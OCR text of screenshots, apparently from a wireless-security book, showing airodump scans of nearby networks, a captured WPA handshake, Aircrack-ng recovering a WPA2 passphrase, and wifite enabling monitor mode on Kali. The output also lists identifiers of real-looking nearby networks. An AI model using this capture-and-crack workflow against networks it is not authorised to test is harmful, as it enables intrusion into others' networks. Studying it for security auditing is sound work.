

12:58
1) root@kali: ~
CH 12][Elapsed: 6 s][2016-07-04 19:58
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
50:6A:03:C7:D0:5B -79 1 0 0 8 54e WPA2 CCMP PSK NETGE
E8:89:2C:DB:DD:70 -79 2 0 0 1 54e WPA2 CCMP PSK Brenn
12:86:8C:70:38:D6 -63 10 0 0 11 54e. WPA2 CCMP PSK <leng
22:86:8C:70:38:D6 -62 13 0 0 11 54e. OPN xfini
EC:43:F6:1F:DA:99 -65 4 0 0 11 54e WPA2 CCMP PSK Centu
10:5F:06:9C:89:55 -59 14 1 0 11 54e WPA2 CCMP PSK SECAL
10:86:8C:70:38:D6 -61 13 0 0 11 54e. WPA2 CCMP PSK Harle
C0:7C:D1:4C:28:5A -73 2 0 0 11 54e. OPN xfini
32:86:8C:70:38:D6 -61 10 0 0 11 54e. WPA2 CCMP PSK <leng
10:5F:06:46:6B:85 -67 5 0 0 11 54e WPA2 CCMP PSK Centu
64:A5:C3:65:37:F2 -68 2 0 0 11 54e WPA2 CCMP PSK Don's
00:71:C2:66:B9:59 -72 2 0 0 11 54e. WPA2 CCMP PSK <leng
DC:3A:5E:4C:A3:A3 -69 3 0 0 11 54e WPA2 CCMP PSK <leng
66:F2:37:65:C3:A0 -71 1 0 0 11 54e WPA2 CCMP PSK DT's
8E:04:FF:35:F8:AD -71 3 0 0 6 54e. OPN xfini
E4:F4:C6:0C:47:29 -72 3 0 0 6 54e WPA2 CCMP PSK Mac3
00:1E:E5:ED:73:BF -66 2 0 0 6 54e. WPA2 CCMP PSK blue
10:5F:06:28:B6:E5 -71 10 1 0 6 54e WPA2 CCMP PSK Centu
20:76:00:65:E2:E5 -74 3 0 0 11 54e WPA2 CCMP PSK Centu
3E:7A:8A:18:64:B4 -72 2 0 0 6 54e. WPA2 CCMP PSK <leng
8E:04:FF:35:F8:AC -74 3 0 0 6 54e. WPA2 CCMP PSK <leng
D8:97:BA:C3:C1:59 -71 4 0 0 6 54e. WPA2 CCMP PSK <leng
C0:7C:D1:81:AE:38 -74 2 0 0 7 54e. WPA2 CCMP PSK McKin
38:2C:4A:E3:F2:60 -61 12 29 13 6 54e WPA2 CCMP PSK HR-HO
22:86:8C:D1:BF:7A -78 3 0 0 11 54e. OPN xfini
C0:7C:D1:81:AE:3A -75 2 0 0 7 54e. OPN xfini
C0:7C:D1:4C:28:58 -76 2 0 0 11 54e. WPA2 CCMP PSK Marci
8C:04:FF:35:F8:AB -74 4 0 0 6 54e WPA2 CCMP PSK HOME-
C0:7C:D1:81:AE:39 -76 2 0 0 7 54e. WPA2 CCMP PSK <leng
AE:34:26:E3:42:F4 -76 2 0 0 1 54e. OPN xfini
12:86:8C:D1:BF:7A -74 4 0 0 11 54e. WPA2 CCMP PSK <leng
D8:97:BA:B0:31:D8 -77 2 0 0 1 54e. WPA2 CCMP PSK Baird
3E:7A:8A:98:89:D8 -77 5 0 0 1 54e. WPA2 CCMP PSK <leng
E6:89:2C:DB:DD:70 -78 2 0 0 1 54e OPN xfini
C0:7C:D1:4C:28:59 -70 2 0 0 11 54e. WPA2 CCMP PSK <leng



9:13
Wifi Analyzer
VIEW
SETTINGS
Connected to: Google Starbucks (9c:1c:12:18:ef:98)
IP address: 172.31.98.225
Google Starbucks (...)
CH ... ...
-56 dBm
CBCI-5BC5-5 (20:25:64:a0:73:d8)
5G
PEGATRON CORPORATION
CH 161 5805 MHz
-59 dBm
WPA2
CBCI-5BC5-2.4 (20:25:64:a0:fc:38)
PEGATRON CORPORATION
CH 1 2412 MHz
-63 dBm
WPA2
CBCI-39FE-2.4 (60:02:92:fb:f3:40)
PEGATRON CORPORATION
CH 6 2437 MHz
-64 dBm
WPA2
SWirelessNW (a6:93:4c:b1:92:dd)
<Local Admin>
CH 7 2442 MHz
-59 dBm
WPA
CBCI-39FE-5 (60:02:92:fa:d8:58)
5G
PEGATRON CORPORATION
CH 40 5200 MHz
-72 dBm
WPA2
xfinitywifi (...)
CH ... ...
-60 dBm





```
CH  6 ][ Elapsed: 1 min ][ 2016-06-29 00:49 ] WPA handshake: 44:94:FC:37:10:6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

44:94:FC:37:10:6E  -63  67      496      137    1   6  54e  WPA2 CCMP   PSK  A

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

44:94:FC:37:10:6E  64:A5:C3:DA:30:DC  -62    0e-24     29       210
```


```
                          Aircrack-ng 1.2 rc3

                [00:00:00] 10 keys tested (255.05 k/s)

                  KEY FOUND! [ 15SHOUTINGspiders ]

     Master Key     : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                      D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

     Transient Key  : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
                      5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
                      7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
                      69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

     EAPOL HMAC     : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1
```



11:02
4) root@kali: ~
Last login: Sat Jul 2 17:46:53 UTC 2016 on pts/8
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# wifite
WiFite v2 (r87)
automated wireless auditor
designed for Linux
[!] the program cowpatty is not required, but is recommended
[+] scanning for wireless devices...
[+] available wireless devices:
1. p2p0 ?????? Not pci, usb, or sdio
2. wlan0 ?????? Not pci, usb, or sdio
3. wlan1 ?????? Atheros Communications, Inc. AR9271 802.11n
[+] select number of device to put into monitor mode (1-3): 3
[+] enabling monitor mode on wlan1... done
[+] initializing scan (wlan1mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found

